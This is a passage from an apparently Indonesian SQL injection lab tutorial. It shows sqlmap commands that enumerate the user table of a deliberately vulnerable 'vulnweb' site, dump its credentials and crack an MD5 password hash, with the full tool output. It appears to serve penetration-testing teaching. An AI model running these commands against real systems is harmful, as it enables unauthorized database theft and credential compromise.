
```
[08:04:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[08:04:21] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+----------+
| user     |
| artikel  |
| galeri   |
| halaman  |
| komentar |
| menu     |
| pesan    |
+----------+

[08:04:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.31.148'

[*] ending @ 08:04:21 /2023-06-02/
```

12. Lalu kita lihat kolom pada table user
    sqlmap -u “url” -T user –columns




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.100.1/index.php?tampil=artikel_detail&id=85" -T user -columns
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:31:36 /2023-06-02/
```

hasil




```
[08:06:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[08:06:12] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) co
lumns
[08:06:12] [INFO] fetching current database
[08:06:12] [INFO] fetching columns for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id_user  | int(5)      |
| password | varchar(50) |
| username | varchar(50) |
+----------+-------------+

[08:06:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.31.148'

[*] ending @ 08:06:13 /2023-06-02/
```

13. Selanjutnya dapatkan dat Dari tiap kolom table user
    sqlmap -u “url” -C id_user,password,username –dump



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.100.1/index.php?tampil=artikel_detail&id=85" - C id_user,password,username --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:12:14 /2023-06-02/
```

hasil



```
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[08:32:30] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press
Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[08:32:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[08:32:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[08:32:52] [INFO] starting 2 processes
[08:36:08] [INFO] cracked password 'vulnweb' for user 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
+---------+--------------------------------------------+----------+
| id_user | password                                   | username |
+---------+--------------------------------------------+----------+
| 1       | 1a0ca51fac95b68dcad75eff37e86d8b (vulnweb) | vulnweb  |
+---------+--------------------------------------------+----------+
```